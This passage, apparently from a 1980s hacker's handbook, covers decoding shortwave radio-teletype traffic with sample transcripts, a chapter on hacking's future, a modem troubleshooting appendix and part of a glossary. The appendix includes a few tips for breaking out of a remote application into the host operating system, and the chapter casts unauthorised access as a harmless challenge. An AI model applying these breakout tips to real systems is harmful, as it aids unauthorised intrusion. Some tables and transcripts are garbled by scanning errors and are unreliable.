Broadcast stations transmit using AM (amplitude modulation), but in the person-to-person contacts of the aeronautical, maritime and amateur world, single-side-band-suppressed carrier techniques are used--the receiver will feature a switch marked AM, USB, LSB, CW etc. Side-band transmission uses less frequency space and so allows more simultaneous conversations to take place, and is also more efficient in its use of the power available at the transmitter. The chief disadvantage is that equipment for receiving is more expensive and must be more accurately tuned. Upper side band is used on the whole for voice traffic, and lower side band for data traffic. (Radio amateurs are an exception: they also use lower side-band for voice transmissions below 10 MHz.) Suitable sources of supply for communications receivers are amateur radio dealers, whose addresses may be found in specialist magazines like Practical Wireless, Amateur Radio, Ham Radio Today.

Antenna - Antennas are crucial to good shortwave reception--the sort of short 'whip' aerial found on portable radios is quite insufficient if you are to capture transmissions from across the globe. When using a computer close to a radio you must also take considerable care to ensure that interference from the CPU and monitor don't squash the signal you are trying to receive. The sort of antenna I recommend is the 'active dipole', which has the twin advantages of being small and of requiring little operational attention. It consists of a couple of 1-meter lengths of wire tied parallel to the ground and meeting in a small plastic box. This is mounted as high as possible, away from interference, and is the 'active' part. From the plastic box descends coaxial cable which is brought down to a small power supply next to the receiver and from there the signal is fed into the receiver itself. The plastic box contains special low-noise transistors.

It is possible to use simple lengths of wire, but these usually operate well only on a limited range of frequencies, and you will need to cover the entire HF spectrum. Active antennas can be obtained by mail order from suppliers advertising in amateur radio magazines--the Datong is highly recommended.

Interface The 'interface' is the equivalent of the modem in landline communications; indeed, advertisements of newer products actually refer to radio modems. Radio tele-type, or RTTY, as it is called, is traditionally received on a modified teleprinter or telex machine; and the early interfaces or terminal units (TUs) simply converted the received audio tones into 'mark' and 'space' to act as the equivalent of the electrical line conditions of a telex circuit. Since the arrival of the microcomputer, however, the design has changed dramatically and the interface now has to perform the following functions:

1 Detect the designated audio tones
2 Convert them into electrical logic states
3 Strip the start/stop bits, convert the Baudot code into ASCII equivalents,
reinsert start/stop bits

4 Deliver the new signal into an appropriate port on the computer. (If RS232C is not available, then any other port, e.g. Game, that is)

A large number of designs exist: some consist of hardware interfaces plus a cassette, disc or ROM for the software; others contain both the hardware for signal acquisition and firmware for its decoding in one box.

Costs vary enormously and do not appear to be related to quality of result. The kit-builder with a ZX81 can have a complete set-up for under ú40; semi-professional models, including keyboards and screen can cost in excess of ú1000.

The kit I use is based on the Apple II (because of that model's great popularity in the USA, much hardware and software exists); the interface talks into the game port and I have several items of software to present Baudot, ASCII or Morse at will. There is even some interesting software for the Apple which needs no extra hardware--the audio from the receiver is fed direct into the cassette port of the Apple, but this method is difficult to replicate on other machines because of the Apple's unique method of reading data from cassette.

Excellent inexpensive hard/firmware is available for many Tandy computers, and also for the VlC20/Commodore 64. On the whole US suppliers seem better than those in the UK or Japan-- products are advertised in the US magazines QST and 73. Setting Up Particular attention should be paid to linking all the equipment together; there are special problems about using sensitive radio receiving equipment in close proximity to computers and VDUs. Computer logic blocks, power supplies and the synchronising pulses on VDUs are all excellent sources of radio interference (rfi). RFI appears not only as individual signals at specific points on the radio dial, but also as a generalised hash which can blank out all but the strongest signals.

Interference can escape from poorly packaged hardware, but also from unshielded cables which act as aerials. The remedy is simple to describe: encase and shield everything, connecting all shields to a good earth, preferably one separate from the mains earth. In practice, much attention must be paid to the detail of the interconnections and the relative placing of items of equipment. In particular, the radio's aerial should use coaxial feeder with a properly earthed outer braid, so that the actual wires that pluck the signals from the ether are well clear of computer-created rfi. It is always a good idea to provide a communications receiver with a proper earth, though it will work without one: if used with a computer, it is essential.

Do not let these paragraphs put you off; with care excellent results can be obtained. And bear in mind my own first experience: ever eager to try out same new kit, I banged everything together with great speed--ribbon cable, poor solder joints, an antenna taped quickly to a window in a metal frame less than two meters from the communications receiver--and all I could hear from 500 kHz to 30 MHz, wherever I tuned, was a great howl-whine of protest...

Where to listen

Scanning through the bands on a good communications receiver, you

realise just how crowded the radio spectrum is. The table in Appendix VI gives you an outline of the sandwich-like fashion in which the bands are organised.

The 'fixed' bands are the ones of interest; more particularly, the following ones are where you could expect to locate news agency transmissions (in kHz):

3155	3400	14350	 14990
3500	3900	15600	 16360
3950	4063	17410	 17550
4438	4650	18030	 18068
4750	4995	18168	 18780
5005	5480	18900	 19680
5730	5950	19800	 19990
6765 7300	7000 8195	20010 21850	 21000 21870
/300	8195	21000	 21070
9040	9500	22855	 23200
ggoo	9995	23350	 24890
10100	11175	25010	 25070
11400	11650	25210	 25550
12050	12330	26175	 28000
13360	13600	29700	 30005

13800 -- 14000

In addition, amateurs tend to congregate around certain spots on the frequency map: 3590, 14090, 21090, 28090, and at VHF/UHF: 144.600, 145.300, MHz 432.600, 433.300.

# Tuning In

Radio Teletype signals have a characteristic two-tone warble sound which you will hear properly only if your receiver is operating in SSB (single-side-band) mode. There are other digital tone-based signals to be heard: FAX (facsimile), Helschcrieber (which uses a technique similar to dot-matrix printers and is used for Chinese and related pictogram-style alphabets), SSTV (slow scan television, which can take up to 8 seconds to send a low-definition picture), and others.

But with practice, the particular sound of RTTY can easily be recognised. More experienced listeners can also identify shifts and speeds by ear.

You should tune into the signal watching the indicators on your terminal unit to see that the tones are being properly captured-typically, this involves getting two LEDs to flicker simultaneously.

The software will now try to decode the signal, and it will be up to you to set the speed and 'sense'. The first speed to try is 66/7 words per minute, which corresponds to 50 baud, as this is the most common. On the amateur bands, the usual speed is 60 words per minute (45 baud); thereafter, if the rate sounds unusually fast, you try 100 words per minute (approximately 75 baud).

By 'sense' or 'phase' is meant whether the higher tone corresponds to logical 1 or logical 0. Services can use either format; indeed the same transmission channel may use one 'sense' on one occasion and the reverse 'sense' on another. Your software can usually cope with this. If it can't, all is not lost: you retune your receiver to the opposite, side-band and the phase will thereby be reversed. So, if you are listening on the lower side-band (LSB), usually the conventional way to receive, you simply switch over to USB (upper side-band), retune the signal into the terminal unit, and the sense' will have been reversed.

Many news agency stations try to keep their channels open even if they have no news to put out: usually they do this by sending test messages like: 'The quick brown fox....' or sequences like 'RYRYRYRYRY...' such signals are useful for testing purposes, if a little dull to watch scrolling up the VDU screen. You will discover many signals that you can't decode: the commonest reason is that the transmissions do not use European alphabets, and all the elements in the Baudot code have been re-assigned--some versions of Baudot use not one shift, but two, to give the required range of characters. Straightforward en- crypted messages are usually recognisable as coming in groups of five letters, but the encryption can also operate at the bit- as well as at the character-level -- in that case, too, you will get gobbleydegook.

A limited amount of ASCII code as opposed to Baudot is to be found, but mostly on the amateur bands.

Finally, an error-correction protocol, called SITOR, is increasingly to be found on the maritime bands, with AMTOR, an amateur variant, in the amateur bands, SITOR has various modes of operation but, in its fullest implementation, messages are sent in blocks which must be formally acknowledged by the recipient before the next one is despatched. The transmitter keeps trying until an acknowledgement is received. You may even come across, on the amateur bands, packet radio, which has some of the features of packet switching on digital land lines. This is one of the latest enthusiasms in amateur radio with at least two different protocols in relatively wide use. Discussion of SITOR and packet radio is beyond the scope of this book, but the reader is referred to BARTG (the British Amateur Radio Teletype Group) and its magazine Datacom for further information. You do not need to be a licensed radio amateur to join. The address is: 27 Cranmer Court, Richmond Road, Kingston KT2 SPY.

Operational problems of radio hacking are covered at the end of Appendix I, the Baudot code is given Appendix IV and an outline frequency plan is to be found in Appendix VI.

The material that follows represents some of the types of common

transmissions: news services, test slips (essentially devices for keeping a radio channel open), and amateur. The corruption in places is due either to poor radio propagation conditions or to the presence of interfering signals.

REVUE DE LA PRESSE ITALIENNE DU VENDREDI 28 DECEMBRE 1984 LE PROCES AUX ASSASSINS DE L~ POIELUSZKO, LA VISITE DE M. SPADOLINI A ISRAEL, LA SITUATION AU CAMBODGE ET LA GUER-ILLA AU MOZAMBIQUE FONT LES TITES DES PAGES POLITIQUES

MOBILISATION TO WORK FOR THE ACCOUNT OF 1985

- AT THE ENVER HOXHA AUTOMOBILE AND TRACTOR COMBINE IN TIRANA 2

TIRANA, JANUARY XATA/. - THE WORKING PEOPLE OF THE ENVER HOXH~/ AUTOMOBILE AND TRACTOR COMBINE BEGAN THEIR WORR WITH VIGOUR AND MOBILISATION FOR THE ACCOUNT OF 1985. THE WORK IN THIS IMPROVOWNT CENTER FOR MECHANICAL INDUSTRY WAS NOT INTERRUPTED FOR ONE MOMENT AND THE WORKING PEOPLE 8~S ONE ANOTHER FOR FRESHER GREATER VICTORIES UNDER THE LEADERSHIP OF THE PARTY WITH ENVER HOXHA AT THE HEAD, DURING THE SHIFTS, NEAR THE FURNANCES~ PRESSES ETC.. JUST LIKE SCORES OF WORKING COLLE-CTIVES OF THE COUNTRY WHICH WERE NOT AT HOME DURING THE NEW YEAR B

IN THE FRONTS OF WORK FOR THE BENEFITS OF THE SOCI-

ALIST CONSTRUCTION OF THE COUNTRY.

PUTTING INTO LIFE THE TEACHINGS OF THE PARTY AND THE INSTRU-CTIONS OF COMRADE ENVER HOXHA, THE WORKING COLLECTIVE OF THIS COMBINE SCORED FRESH SUCCESSES DURING 1984 TO REALIZE THE INDICES OF THE STATE PLAN BY RASING THE ECEONOMIC EFFECTIVE-NESS. THE WORKING PEOPLE SUCCESSFULLY REALIZED AND OVERFUL FILLED THE OBJECTIVE OF THE REVOLUTIONARY DRIVE ON THE HIGHER EFFECTIOVENESS OF PRODUCTION, UNDERTAKEN IN KLAIDQAULSK SO~ WITHIN 1984 THE PLANNED PRODUCTIVITY, ACCORDING TO THE INDEX OF THE FIVE YEAR PLAN, WAS OVERFULFILLED BY 2 PER CENT. MOREOVER, THE FIVE YEAR PLAN FOR THE GMWERING OF THE COST OF PRODUCTION WAS RAISED 2 MONTHS AHEAD OF TIME, ONE FIVE YEAR PLAN FOR THE PRODUCTION OF MACHINERIES LAND EQUIPMENT AND THE PRODUCTION OF THE TRACTORS WAS OVER-

FULFILLED. THE NET INCOME OF THE FIVE YEAR PLAN WAS REALIZED WITHIN 4 YEARS. ETCM

GJ4YAD GJ4YAD DE G4DF G4DF

SOME QRM BUT MOST OK. THE SHIFT IS NORMAL...SHIFT IS NORMAL. FB ON YOUR RIG AND NICE TO MEET YOU IN RTTY. THE WEATHER HERE TODAY IS FINE AND BEEN SUNNY BUT C9LD. I HAVE BEEN IN THIS MODE BEFORE BUT NOT FOR A FEW YEARS HI HI.

GJ4YAD GJ4YAD DE G4DF G4DF

# PSE KKK G4Ele G4Eje de G3IMS G3IMS

TNX FOR COMING BACK. RIG HERE IS ICOM 720A BUT I AM SENDING AFSk; NOT FSk'. I USED TO HAVE A CREED BUT CHUCKED IT OUT IT WAS TOO NOISY AND NOW HAVE VIC2D SYSTEM AND SOME US KIT MY SON BROUGHT ME HE TRAVELS A LOT.

HAD LOTS OF TROUBLE WITH RFI AND HAVE NOT YET CURED IT. VERTY BAD QRM AT MOMENT. CAN GET NOTHING ABOVE 1CI MEGS AND NOT MUCH EX-G ON S(:). HI HI. SUNSPOT COUNT IS REALLY LOW.

G4EJE G4EJE DE G3IMS G3IMS

~I.Of;KKKk'KKKK

RYRYRYRYRYRYRYRYRYR

~K~fk'KKKKKK

G3IMS G3IMS DE G4EJE G4EJE

FB OM. URM IS GETTING WORSE. I HAVE ALWAYS LIK.ED ICOM RIGS BUT THEY ARE EXEPENSIVE. CAN YOU RUN FULL 1QCI PER CENT DUTY CYCLE ON RTTY OR DO YOU HAVE TO RUN AROUND 50 PER CENT. I GET OVER-HEATING ON THIS OLD YAESU 1Q1. WHAT SORT OF ANTENNA SYSTEM DO YOU USE. HERE IS A TRAPPED VERTICAL WITH 8CI METERS TUNED TO RTTY SPOT AT ~;59(:1.

I STILL USE CREED 7 THOUGH AM GETTING FED UP WITH MECHANICAL BREAK- W WN AND NOISE BUT I HAVE HEARD ABOUT RFI AND HOME COMPUTER5. MY NEPHEW HAS A SPECTRUM, CAN YOU GET RTTY SOFTWARE FOR THAT/.

G3IMs G3IMS DE G4EJE G4EJE

#### CHAPTER 10

Hacking: the Future

Security is now probably the biggest single growth area within the mainstream computer business. At conference after conference, consultants compete with each other to produce the most frightening statistics.

The main concern, however, is not hacking but fraud. Donn Parker, a frequent writer and speaker on computer crime based at the Stanford Research Institute has put US computer fraud at \$3000 million a year; although reported crimes amount to only \$100 million annually. In June 1983 the Daily Telegraph claimed that British computer-related frauds could be anything between ú500 million and ú2.5 billion a year. Detective Inspector Ken McPherson, head of the computer crime unit at the Metropolitan Police, was quoted in 1983 as saying that within 15 years every fraud would involve a computer. The trouble is, very few victims are prepared to acknowledge their losses. To date, no British clearing bank has admitted to suffering from an out-and-out computer fraud, other than the doctoring of credit and plastic ID cards. Few consultants believe that they have been immune.

However, to put the various threats in perspective, here are two recent US assessments. Robert P Campbell of Advanced Information Management, formerly head of computer security in the US Army, reckons that only one computer crime in 100 is detected; of those detected, 15 per cent or fewer are reported to the authorities, and that of those reported, one in 33 is successfully prosecuted--a 'clear-up' rate of one in 22,000.

And Robert Courtney, former security chief at IBM produced a list of hazards to computers: 'The No 1 problem now and forever is errors and omissions'. Then there is crime by insiders, particularly non-technical people of three types: single women under 35; 'little old ladies' over 50 who want to give the money to charity; and older men who feel their careers have left them neglected. Next, natural disasters. Sabotage by disgruntled employees. Water damage. As for hackers and other outsiders who break in, he estimates it is less than 3 per cent of the total.

Here in the UK, the National Computing Centre says that at least 90 per cent of computer crimes involve putting false information into a computer, as opposed to sophisticated logic techniques; such crimes are identical to conventional embezzlement: looking for weaknesses in an accounting system and taking advantage. In such cases the computer merely carries out the fraud with more thoroughness than a human, and the print-out gives the accounts a spurious air of being correct.

In the meantime, we are on the threshold of a new age of pportunities for the hacker. The technology we can afford has suddenly become much more interesting.

The most recent new free magazines to which I have acquired subscriptions are for owners of the IBM PC, its variants and clones. There are two UK monthlies for regular users, another for corporate buyers and several US titles.

The IBM PC is only partly aimed at small business users as a stand-alone machine to run accounting, word processing, spread- sheet calculation and the usual business dross; increasingly the marketing is pitching it as an executive work-station, so that the corporate employee can carry out functions not only local to his own office, but can access the corporate mainframe as well--for data, messaging with colleagues, and for greater processing power.

In page after page, the articles debate the future of this development--do employees want work-stations? Don't many bosses still feel that anything to do with typing is best left to their secretary? How does the executive workstation relate to the mainframe? Do you allow the executive to merely collect data from it, or input as well? If you permit the latter, what effect will this have on the integrity of the mainframe's files? How do you control what is going on? What is the future of the DP professional? Who is in charge?

And so the articles go on. Is IBM about to offer packages which integrate mainframes and PCs in one enormous system, thus effectively blocking out every other computer manufacturer and software publisher in the world by sheer weight and presence?

I don't know the answers to these questions, but elsewhere in these same magazines is evidence that the hardware products to support the executive workstation revolution are there--or, even if one has the usual cynicism about computer trade advertising ahead of actual availability, about to be.

The products are high quality terminal emulators, not the sort of thing hitherto achieved in software--variants on asynchronous protocols with some fancy cursor addressing--but cards capable of supporting a variety of key synchronous communications, like 327x (bisynch and SDLC), and handling high-speed file transfers in CICs, TSO, IMS and CMS.

These products feature special facilities, like windowing or replicate aspects of mainframe operating systems like VM (Virtual Machine), giving the user the experience of having several different computers simultaneously at his command. Other cards can handle IBM's smaller mini- mainframes, the Systems/34 and /38. Nor are other mainframe manufacturers with odd-ball comms requirements ignored: ICL, Honeywell and Burroughs are all catered for. There are even several PC add-ons which give a machine direct X.25; it can sit on a packet-switched network without the aid of a PAD.

Such products are expensive by personal micro standards, but it means that, for the expenditure of around ú8000, the hacker can call up formidable power from his machine. The addition of special environments on these new super micros which give the owner direct experience of mainframe operating systems--and the manuals to go with them--will greatly increase the population of knowledgeable computer buffs. Add to this the fact that the corporate workstation market, if it is at all succesful, must mean that many executives will want to call their mainframe from home --and there will be many many more computer ports on the PTSN or sitting on PSS.

There can be little doubt that the need for system security will play an increasing role in the specification of new mainframe installations. For some time, hardware and software engineers have had available the technical devices necessary to make a computer secure; the difficulty is to get regular users to implement the appropriate methods--humans can only memorise a limited number of passwords. I expect greater use will be made of threat monitoring techniques: checking for sequences of unsuccessful attempts at logging in, and monitoring the level of usage of customers for extent, timing, and which terminals or ports they appear on.

The interesting thing as far as hackers are concerned is that it is the difficulty of the exercise that motivates us, rather than the prospect of instant wealth. It is also the flavour of naughty, but not outright, illegality. I remember the Citizens Band radio boom of a few years ago: it started quietly with just a handful of London breakers who had imported US sets, really simply to talk to a few friends. One day everyone woke up, switched on their rigs and discovered overnight there was a whole new sub-culture out there, breathing the ether. Every day there were more and more until no spare channels could be found. Then some talented engineers found out how to freak the rigs and add another 40 channels to the original 40. And then another 40. Suddenly there were wholesalers and retailers and fanzines, all selling and promoting products the using or manufacturing of which was illegal under British law.

Finally, the government introduced a legalised CB, using different standards from the imported US ones. Within six months the illegal scene had greatly contracted, and no legal CB service of comparable size ever took its place. Manufacturers and shop- keepers who had expected to make a financial killing were left with warehouses full of the stuff. Much of the attraction of AM CB was that it was forbidden and unregulated. There is the desire to be an outlaw, but clever and not too outrageous with it, in very many of us. So I don't believe that hacking can be stopped by tougher security, or by legislation, or even by the fear of punishment.

Don't get me wrong: I regard computers as vastly beneficial. But they can threaten our traditional concepts of freedom, individuality and human worth I like to believe hacking is a curious re-assertion of some of those ideas.

The challenge of hacking is deeply ingrained in many computer enthusiasts; where else can you find an activity the horizons of which are constantly expanding, where new challenges and dangers can be found every day, where you are not playing a visibly artificial 'game', where so much can be accessed with so little resource but a small keyboard, a glowing VDU, an inquisitive and acquisitive brain, and an impish mentality?

# APPENDIX I

Trouble Shooting

The assumption is that you are operating in the default mode of 300/300 baud asynchronous using CCITT tones, 7 bits, even parity, one stop bit, full-duplex/echo off, originate. You have dialled the remote number, seized the line and can hear a data tone. Something is not working properly. This is a partial list of possibilities: The screen remains blank

( A physical link has failed -- check the cables between computer, modem and phone line.

( The remote modem needs waking up--send a <cr>> or failing that, a
ENQ (<ctrl>E), character.

( The remote modem is operating at a different speed. Some modems can be brought up to speed by hitting successive <cr>s; they usually begin at 110 baud and then go to 300, so two successive <cr>s should do the trick.

( The remote modem is not working at V21 standards, either because it is a different CCITT standard, e.g. V22, V22 bis, V23 etc or operates on Bell (US) tones.

( Since different standards tend to have different 'wake-up' tones which are easily recognised with practice, you may be able to spot what is happening. It shouldn't need to be said that if you are calling a North American service you should assume Bell tones.

( Both your modem and that of the remote service are in answer or in originate and so cannot 'speak' to each other. Always assume you are in the originate mode.

(  $% 10^{-1}$  The remote service is not using ASCII/International Alphabet No 5. The screen fills with random characters

( Data format different from your defaults--check 7 or 8 bit characters, even/odd parity, stop and start bits.

( Mismatch of characters owing to misdefined protocol--check start/stop, try alternately EOB/ACK and XON/XOF.

( Remote computer operating at a different speed from you-- try, in order, 110, 300, 600, 1200, 75.

( Poor physical connection--if using an acoustic coupler check location of handset, if not, listen on line to see if it is noisy or crossed.

( The remote service is not using ASCII/International Alphabet No 5.

### Every character appears twice

( You are actually in half-duplex mode and the remote computer as well as your own are both sending characters to your screen--switch to full-duplex/echo off.

All information appears on only one line, which is constantly overwritten

( The remote service is not sending line feeds--if your terminal software has the facility, enable it to induce line feeds when each display line is filled. Many on-line services and public dial-up ports let you configure the remote port to send line feeds and vary line length. Your software may have a facility to show control characters, in which case you will see <ctrl>J if the remote service is sending line feeds.

Wide spaces appear between display lines.

( The remote service is sending line feeds and your software is inducing another one simultaneously--turn off your induced carriage return facility. In 'show control character' mode, you will see <ctrl>Js.

## Display lines are broken awkwardly

( The remote service is expecting your screen to support more characters than it is able. Professional services tend to expect 80 characters across whilst many personal computers may have less than 40, so that they can be read on a tv screen. Check if your software can help, but you may have to live with it. Alternatively, the remote computer may let you reconfigure its character stream.

Most of the display makes sense, but every so often it becomes garbled

( You have intermittent line noise--check if you can command the remote computer to send the same stream again and see if you get the garbling.

( The remote service is sending graphics instructions which your computer and software can't resolve.

( The display contains recognisable characters in definite groupings,

but otherwise makes no sense The data is intended for an intelligent terminal, which will combine the transmitted data with a local program so that it makes sense

( The data is intended for batch processing.

( The data is encrypted Although the stream of data appeared properly on your vdu, when you try to print it out, you get corruption and over-printing

( Most printers use a series of special control characters to enable various functions--line feeds, back-space, double- intensity, special graphics etc. The remote service is sending a series of control characters which, though not displayed on your screen, are 'recognised' by your printer, though often in not very helpful ways. You may be able to correct the worst problems in software, e.g. by enabling line-feeds; alternatively many printers can be re-configured in hardware by appropriate settings of DIL switches internally.

When accessing a viewdata service, the screen fills with squares.

( The square is the standard display default if your viewdata terminal can't make sense of the data being sent to it.

( Check physical connections and listen for line noise.

( The viewdata host does not work to UK viewdata standards-- French viewdata uses parallel attributes and has a number of extra features. The CEPT standard for Europe contains features from both the UK and French systems and you may be able to recognise some of the display. North American videotex is alpha-geometric and sends line drawing instructions rather than characters.

( The viewdata host has enhanced graphics features, perhaps for dynamically redefined character sets, alphageometric instructions, or alpha-photographic (full resolution) pictures. If the host has some UK standard-compatible features, you will be able to read them normally. If the cursor jumps about the screen, the host has dynamic graphics facilities. If the viewdata protocol is anything at all like the UK standard, you should see regular clear-screens as each new page comes up; however, advanced graphics features tend to work by suppressing clear-screens.

( The service you have dialled is not using viewdata. PSS is accessible at 75/1200, as are one or two direct-dial services. In this case you should be seeing a conventional display or trying one of the other suggestions in this appendix. It is usual to assume that any subscriber dialling into a 75/1200 port has only a 40 character display.

You can't see what you are typing

( The remote computer is not echoing back to you--switch to half-duplex. If the remote computer's messages now appear doubled; that would be unusual but not unique; you will have to toggle back to full-duplex for receive.

Data seems to come from the remote computer in jerky bursts rather than as a smooth stream.

( If you are using PSS or a similar packet-switched service and it is near peak business hours either in your time zone or in that of the host you are accessing, the effect is due to heavy packet traffic. There is nothing you can do--do not send extra commands to 'speed things up' as those commands will arrive at the host eventually and cause unexpected results.

( The host is pausing for a EOB/ACK or XON/XOF message-- check your protocol settings--try sending ctrl-Q or ctrl-F.

You have an apparently valid password but it is not accepted.

( You don't have a valid password, or you don't have all of it.

( The password has hidden control characters which don't display on the screen. Watch out for <ctrl>H -- the back-space, which will over-write an existing displayed character.

( The password contains characters which your computer doesn't normally generate--check your terminal software and see if there is a way of sending them.

Most of the time everything works smoothly, but you can't get past certain prompts

( The remote service is looking for characters your computer doesn't normally generate. Check your terminal software and see if there is a way of sending them.

A list or file called up turns out to be boring--can you stop it?

( Try sending <ctrl>S; this may simply make the remote machine pause, until a <ctrl>Q is sent--and you may find the list resumes where it left off. On the other hand it may take you on to a menu.
( Send a BREAK signal (<ctrl>1). If one BREAK doesn't work, send another in quick succession.

You wish to get into the operating system from an applications program.

( Don't we all? There is no standard way of doing this, and indeed it might be almost impossible, because the operating system can only be addressed by a few privileged terminals, of which yours (and its associated password) is not one. However, you could try the following:

( Immediately after signing on, send two BREAKs (<ctrl>1).( Immediately after signing on, try combinations of ESC, CTRL and

SHIFT. As a desperate measure, send two line feeds before signing on--this has been known to work!.

( At an options page, try requesting SYSTEM or some obvious contraction like SYS or X. If in the Basic language, depending on the dialect, SYSTEM or X in immediate mode should get you the operating system.

You are trying to capture data traffic from a short-wave radio and are having little success

( Your computer could be emitting so much radio noise itself that any signal you are attempting to hear is squashed. To test: tune your radio to a fairly quiet short-wave broadcast and then experiment listening to the background hash with the computer switched first on, then off. If the noise level drops when you turn off the computer, then you need to arrange for more rf suppression and to move the computer and radio further apart. Another source of rf noise is the sync scan in a tv tube.

( If you can hear the two-tones of rtty traffic but can't get letters resolved, check that your terminal unit is locking on to the signal (often indicated by LEDs); you should then at least get some response on your screen, if it doesn't make immediate sense.

( Once you have letters on screen, try altering the speed at which you are receiving (see chapter 10); check also that you are reading in the right 'sense', ie that mark and space have not been reversed.

( In addition to signals sent with the conventional International Telegraphic Code No 2 (Baudot), variants exist for foreign letter sets, like Cyrillic, which your software may not be able to resolve.

( There are other data-type services which sound a little like RTTY, but are not: they include FAX (facsimile) hellschreiber ( a form of remote dot-matrix printing), SITOR (see chapter 10) and special military/diplomatic systems.

### APPENDIX II

#### Glossary

This glossary collects together the sort of name, word, abbreviation phrase you could come across during your network adventures and for which you may not be able to find a precise definition

# ACK

Non--printing character used in some comms protocols to indicate that a block has been received and that more can be sent; used in association with EOB.

#### ANSI

American National Standards Institute--one of a number of standards organizations.

#### Answer mode

When a modem is set up to receive calls--the usual mode for a host. The user's computer will be in originate.

# ARQ

Automatic Repeat Request--method of error correction.

# ASCII

American Standard Code for Information Interchange--alternate name for International Telegraph Alphabet No 5: 7-bit code to symbolise common characters and comms instructions, usually transmitted as 8-bit code to include a parity bit.

# ASR

Automatic Send Receive--any keyboard terminal capable of generating a message into off-line storage for later transmission; includes

paper-tape telex machines as well as microcomputers.

#### Asynchronous

Description of communications which rely on 'start' and 'stop' bits to synchronise originator and receiver of data--hence asynchrnous protocols, channels, modems, terminals etc.

#### Backward channel

Supervisory channel, not used as main channel of communication; in viewdata the 75 baud back from the user to the host.

#### Baud

Measure of the signalling rate on a data channel, number of signalling elements per second.

#### Baseband

Modulation is direct on the comms line rather than using audio or radio frequencies; used in some local area networks. A baseband or 'short-haul' modem can be used to link computers in adjacent offices, but not over telephone lines.

# Baudot

5-bit data code used in telegraphy, telex and RTTY--also known as International Telegraph Alphabet No 2.

### Bell

(1) non-printing character which sounds a bell or bleep, usually enabled by <ctrl> G; (2) Common name for US phone company and, in this context, specifiers for a number of data standards and services, e.g. Bell 103a, 202a, 212a, etc--see Appendix V

Bit Binary digit value 0 or 1.

## Broadband

Broadband data channels have a wider bandwidth than ordinary telephone circuits--12 times in fact, to give a bandwidth of 48kHz, over which may simultaneous high-speed data transfers can take place.

# Broadcast service

Data service in which all users receive the same information simultaneously, without the opportunity to interrogate or query; e.g. news services like AP, Reuters News, UPI etc. See also on-line service.

# Bisynchronous

IBM protocol involving synchronous transmission of binary coded data.

# BLAISE

British Library Automated Information Service-- substantial bibliographic on-line host.

#### BREAK

Non-printing character used in some data transmission protocols and found on some terminals--can often be regenerated by using <ctrl> 1.

# BSC

Binary Synchronous Communications--see bisynchronous.

### I Byte

Group of bits (8) representing one data character.

### Call accept

In packet-switching, the packet that confirms the party is willing to proceed with the call.

Call redirection

In packet-switching, allows call to be automatically redirected from original address to another, nominated address.

#### Call request

In packet-switching, packet sent to initiate a datacall.

## CCITT

Comite Consultatif International Telephonique et Telegraphique --committee of International Telecommunications Union which sets international comms standards. Only the US fails to follow its recommendations in terms of modem tones, preferring 'Bell' tones. The CCITT also sets such standards as V21, 24, X25 etc.

#### Character terminal

In packet-switching, a terminal which can only access via a PAD.

## Cluster

When two or more terminals are connected to a data channel at a single point.

#### Common Carrier

A telecommunications resource providing facilities to the public.

## Connect-time

Length of time connected to a remote computer, often the measure of payment. Contrast with cpu time or cpu units, which measures how much 'effort' the host put into the communication.

### CPS

Characters Per Second.

## Cpu Time

In an on-line session, the amount of time the central processor

actually spends on the interaction process, as opposed to connecttime; either can be used as the basis of tariffing.

#### CRC

Cyclic Redundancy Check--error detection method.

## CUG

Closed User Group--group of users/terminals who enjoy privacy with respect to a public service.

### Datacall

In packet-switching, an ordinary call, sometimes called a 'switched virtual call'.

### Dataline

In packet-switching, dedicated line between customer's terminal and packet-switch exchange (PSE).

# DCE

Data Circuit-terminating Equipment--officialese for modems. DTE

Data Terminal Equipment--officialese for computers.

## EBCDIC

Extended Binary Coded Decimal Interchange Code--IBM's alternative to ASCII, based on an 8-bit code, usually transmitted synchronously. 256 characters are available.

### Emulator

Software/hardware set-up which makes one device mimic another, e.g. a personal computer may emulate an industry-standard dumb terminal like the VT100. Compare simulator, which gives a device the attributes of another, but not necessarily in real time, e.g. when a large mini carries a program making it simulate another computer to develop software.

#### Euronet-Diane

European direct access information network.

# Datel

BT's name for its data services, covering both the equipment and the type of line, e.g. Datel 100 corresponds to telegraph circuits, Datel 200 is the usual 300/300 asynchronous service, Datel 400 is for one-way transmissions e.g. monitoring of remote sites, Datel 600 is a two- or four-wire asynchronous service at up to 1200 baud, Datel 2400 typically uses a 4-wire private circuit at 2400 baud synchronous, etc. etc.

# DES

Data Encryption Standard--a US-approved method of encrypt- ing data traffic, and somewhat controversial in its effectiveness.

#### Dialog

Well-established on-line host available world-wide covering an extensive range of scientific, bibiographic and news services. Also known as Lockheed Dialog.

#### Dial-up

Call initiated via PTSN, no matter where it goes after that; as opposed to service available via permanent leased line.

# Duplex

Transmission in two directions simultaneously, sometimes called full-duplex; contrast half-duplex, in which alternate transmissions by either end are required. NB this is terminology used in data communications over land-lines. Just to confuse matters, radio technology refers to simplex, when only one party can transmit at a time and a single radio frequency is used; two-frequency-simplex or half-duplex when only one party can speak but two frequencies are used, as in repeater and remote base working; and full-duplex, when both parties can speak simultaneously and two radio frequencies are used, as in radio-telephones.

#### Echo

(1) When a remote computer sends back to the terminal each letter as it is sent to it for confirming re-display locally. (2) Effect on long comms lines caused by successive amplifications --echo-suppressors are introduced to prevent disturbance caused by this phenomenon, but in some data transmission the echo- suppressors must be switched off.

### EIA

Electronic Industries Association, US standards body.

### ENQ

Non-printing character signifying 'who are you?' and often sent by hosts as they are dialled up. When the user's terminal receives ENQ it may be programmed to send out a password automatically.

Corresponds to <esc> E. EOB

End Of Block--non-printing character used in some protocols, usually in association with ACK.

#### Equalisation

Method of compensation for distortion over long comms channels.

#### FDM

Frequency Division Multiplexing--a wide bandwidth transmission medium, e.g. coaxial cable, supports several narrow band- width channels by differentiating by frequency; compare time division

#### FSK

Frequency Shift Keying--a simple signalling method in which frequencies but not phase or amplitude are varied according to whether '1' or '0' is sent--used in low-speed asynchronous comms both over land-line and by radio.

#### Handshaking

Hardware and software rules for remote devices to communicate with each other, supervisory signals such as 'wait', 'acknowledge', 'transmit', 'ready to receive' etc.

#### HDLC

In packet-switching, High Level Data Link Control procedure, an international standard which detects and corrects errors in the stream of data between the terminal and the exchange--and to provide flow control. Host The 'big' computer holding the information the user wishes to retrieve.

### Infoline

Scientific on-line service from Pergamon.

### ISB

see sideband.

#### ISO

International Standards Organisation.

## LAN

